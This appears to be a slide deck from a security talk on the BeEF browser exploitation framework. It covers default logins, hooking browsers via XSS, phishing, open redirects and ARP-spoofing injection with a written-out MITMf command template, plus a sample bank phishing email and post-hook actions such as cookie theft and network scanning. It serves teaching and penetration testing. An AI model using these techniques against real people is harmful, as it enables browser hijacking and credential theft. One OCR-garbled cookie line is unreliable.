

Man In The Browser

Advanced Client-Side Exploitation with BeEF



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- OSCP, ASFP, CISSP, PCI-ASV, Security+, Network+, A+, MCP, CNA
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Overview

- What is BeEF?
- Getting started
- Browser Hooking
- Attack Vectors/Exploits & Examples
- Demo
- Q & A



- Short for "Browser Exploitation Framework"
- At a basic level, it allows an attacker to control a victims browser
- Similar to Metasploit (modular exploit framework) but for exploiting browsers
- Can be used to leverage existing vulnerabilities (XSS, CSRF, etc.)
- In some cases, it can lead to full compromise of the victims PC



- Installed by default on Kali Linux
- Can also be downloaded from http://beefproject.com/
- App directory /usr/share/beef-xss/
- Startup script /etc/init.d/beef-xss <start|stop>
- Web UI http://localhost:3000/ui/panel/
- Default user/pass: beef/beef



Logging In...



Authentication		
Username:	beef	•••
Password:	••••	6
		Login



• Cross-Site Scripting (XSS) allows arbitrary execution of client side code (ie. Javascript/HTML, etc.). Usually used by attackers to steal session cookies...

k=10.34.231.112.1328347130194997; guest_id=v1%3A132834713020239999; __utma=43838368.1935684226.1328348029.1328348029.1328348029.1; __utmb=43838368.3.10.1328348029; __utmc=43838368; __utmz=43838368.1328348029.1.1.utmcsr=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(direct)|utmccn=(di

Cross-Site Request Forgery (CSRF) allows an attacker to initiate
 requests on behalf of other users (ie. Submitting a form to transfer funds \$1,000 to an attackers account, etc.)



- Must be able to inject Javascript in target's browser
- <script src="</script>
- Uses XHR (mostly transparent) polling to communicate with BeEF server



XHR Polling

You should be hooked into BeEF.

Have fun while your browser is working against you.

These links are for demonstrating the "Get Page HREFs" command module $\,$

- The Browser Exploitation Framework Project homepage
- <u>ha.ckers.org</u> homepage
- Slashdot

Have a go at the event logger.

Insert your secret here:

You can also load up a more advanced demo page here

\$\times\$ | \tilde{\to}\$ | Inspector | \(\subseteq \text{Console} \) | \(\tilde{\to}\$ | Debugger | \(\{ \} \) Style Ed... \(\tilde{\to}\$ | Performa... \(\) | \(\subseteq \text{Network} \)

-1 -	Inspector	_ consoce		
/	Method	File		Headers Cookies
200	GET	dh?bh=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0uaqYTi9&sid=	<pre>3 127.0.0.1:3000</pre>	Request URL: http://127.0.0.1:3000/hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOuaqYTi96_=1491341548161
2 00	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u	₹ 127.0.0.1:3000	Request method: GET Remote address: 127.0.0.1:3000
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	3 127.0.0.1:3000	Status code: 0 200 OK
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Version: HTTP/1.1
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Q Filter headers
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Response headers (0.249 KB)
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Access-Control-Allow-Methods: "POST. GET"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Cache-Control: "no-cache"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Connection: "keep-alive"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	127.0.0.1:3000	Content-Length: "3581"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	127.0.0.1:3000	Content-Type: "text/javascript"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	127.0.0.1:3000	Expires: "0" Pragma: "no-cache"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	127.0.0.1:3000	Server: "Apache/2.2.3 (CentOS)"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	127.0.0.1:3000	access-control-allow-origin: "*"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	127.0.0.1:3000	▼ Request headers (0.855 KB)
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Host: "127.0.0.1:3000"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	127.0.0.1:3000	<pre>User-Agent: "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"</pre>
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	127.0.0.1:3000	Accept: "text/javascript, application/javascript, application/ecmascript, application/x-ecmascript, */*; q=0.01"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u	<pre>3 127.0.0.1:3000</pre>	Accept-Language: "en-US,en;q=0.5"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Accept-Encoding: "gzip, deflate" DNT: "1"
200	GET	hook.js?BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62g0u	<pre>3 127.0.0.1:3000</pre>	X-Requested-With: "XMLHttpRequest"
200	GET	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Referer: "http://127.0.0.1:3900/demos/basic.html"
200	GET	hook.js?BEEFHOOK=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	127.0.0.1:3000	Cookie: "csrftoken=yKjvhxRUy1EYocSWj0w9NUdGMGWqWMM2BsP2xPiNl14pwI0JIJcoG1zbpQAEiTKT; BEEFH00K=x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0s
● Eglipse	IDE _{GET}	hook.js? BEEFHOOK = x3sLPiPlix92x63syBw5TM73ouQKnGfSy8LuVQpF0senHrL6aZCfxXQe70G1AEGassqqB62gOu	<pre>3 127.0.0.1:3000</pre>	Connection: "keep-alive"



- Social Engineering/Phishing Lure or convince victim to attacker controlled server hosting BeeF
- Open Redirect Redirect victims automatically to attacker controlled server hosting BeeF
- Reflected XSS Send victim a URL that executes hook.js script
- Stored XSS Embed hook.js script via a stored XSS vector
- Man-In-The-Middle Attacks Injecting BeEF hook via MITM



Social Engineering Toolkit



- Customized payload generation
- Website Cloning
- Email Template Generation
- Mass Email Capabilities



Phishing & Social Engineering

From: First Generic Bank <accounts@firstgenericbank.com>

Subject: Please update your account information

Date: Sep 12, 2006 3:23 PM PST

Dear First Generic Bank user,

As a courtesy to our valued customers, First Generic Bank conducts regular account information verification processes. During the most recent process, we found that we could not verify your information.

In order to ensure your account information is not made vulnerable, please visit http://www.firstgenericbank.com.account-updateinfo.com.

Please click on the above link to our Web site and confirm or update your account information. If you do not do this within 48 hours of receipt of this e-mail, you will not be able to use your First Generic Bank account for 30 days. This is an extra precaution we take to ensure your account remains secure.


Sincerely,

First Generic Bank

It only takes one wrong click...



Open Redirect



To continue, please type the characters below:





About this page

Our systems have detected unusual traffic from your computer network. This page checks to see if it's really you sending the requests, and not a robot. Why did this happen?

IP address: 135.23.158.130 Time: 2014-11-28T00:42:30Z

URL: https://www.xerosecurity.com/





BeeF hook.js injected via URL

URL Obfuscation



Payloads and phishing links can be obfuscated and shortened using URL shorteners... (example: https://goo.gl/ZncYoc)





A single stored XSS flaw can yield many hooked clients depending on the size and use of the site...

Man-In-The-Middle

Open up a new terminal. We'll be using MITMf to inject the hooking script. Use mitmf --spoof --arp -i <interface> --gateway <router IP> --target <target IP> --inject --js-url <hook.js URL> as the format.

- --spoof loads the spoof plugin
- --arp redirects ARP packets
- -i specifies the interface to inject packets on
- --gateway sets the IP of your router to redirect through
- --target sets the target IP to inject the hook.js script
- --inject loads the inject function
- --js-url specifies the JavaScript code to inject


Injects a small hook.js into every web request intercepted.

Can also be done using DNS spoofing as well...



Web UI

Tracks client connections (ie. hooked browsers) and allows an attacker to run modules






- Gather intel on target system/browser
- Retrieve session cookies
- Redirect target to malicious URL's
- Change site content
- Form field sniffing
- Embed hidden iframes
- Alter original page content (HTML/JS)
- Scan internal network (ping/port scans)
- Launch CSRF attacks
- Execute client-side exploits/code (BeeF/Metasploit/SET)



BeEF Modules





BeEF Basics

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Main: Display information about the hooked browser after you've run some command modules.

Logs: Displays recent log entries related to this particular hooked browser.

Commands: This tab is where modules can be executed against the hooked browser. This is where most of the BeEF functionality resides. Most command modules consist of Javascript code that is executed against the selected Hooked Browser. Command modules are able to perform any actions that can be achieved through Javascript: for example they may gather information about the Hooked Browser, manipulate the DOM or perform other activities such as exploiting vulnerabilities within the local network of the Hooked Browser.

Each command module has a traffic light icon, which is used to indicate the following:

- The command module works against the target and should be invisible to the user
- The command module works against the target, but may be visible to the user
- The command module is yet to be verified against this target
- The command module does not work against this target

XssRays: The XssRays tab allows the user to check if links, forms and URI path of the page (where the browser is hooked) is vulnerable to XSS.

Rider: The Rider tab allows you to submit arbitrary HTTP requests on behalf of the hooked browser. Each request sent by the Rider is recorded in the History panel. Click a history item to view the HTTP headers and HTML source of the HTTP response.

Network: The Network tab allows you to interact with hosts on the local network(s) of the hooked browser.




Browser Hacking Methodology

- Gaining control
- Fingerprinting
- Retain control
- Bypassing SOP
- Attacking users

- Attacking extensions
- Attacking web applications
- Attacking browsers
- Attacking plugins
- Attacking networks





Module Tree	Module Results History			Det
Detect	id 🔺	date	label	Des
	The results from executed command modules			ld:
Detect Foxit Reader	will b	e listed here.		ıu.
Detect LastPass				
Detect QuickTime				
Detect RealPlayer				
Detect Silverlight				
Detect Toolbars				
Detect Unity Web Player				
Detect Windows Media Play				
Detect Evernote Web Clippe				
Detect VLC				
Detect Popup Blocker				
Detect ActiveX				
Detect Extensions				
Detect FireBug				
Detect MS Office				
Detect Simple Adblock				
Detect Unsafe ActiveX				
■ ☐ Host (8)				
Detect Bit Defender 2012				
Detect Google Desktop				
Detect Virtual Machine				
Detect Airdrone				
Detect CUPS				
Detect Default Browser				
Detect Hewlett-Packard				
Detect Software				
■				
Detect Burp				
Detect Social Networks				
Detect Tor				
■ ☐ Phonegap (1)				
Detect PhoneGap				


Detect LastPass

Description: This module checks if the LastPass extension is installed and active

l: 31








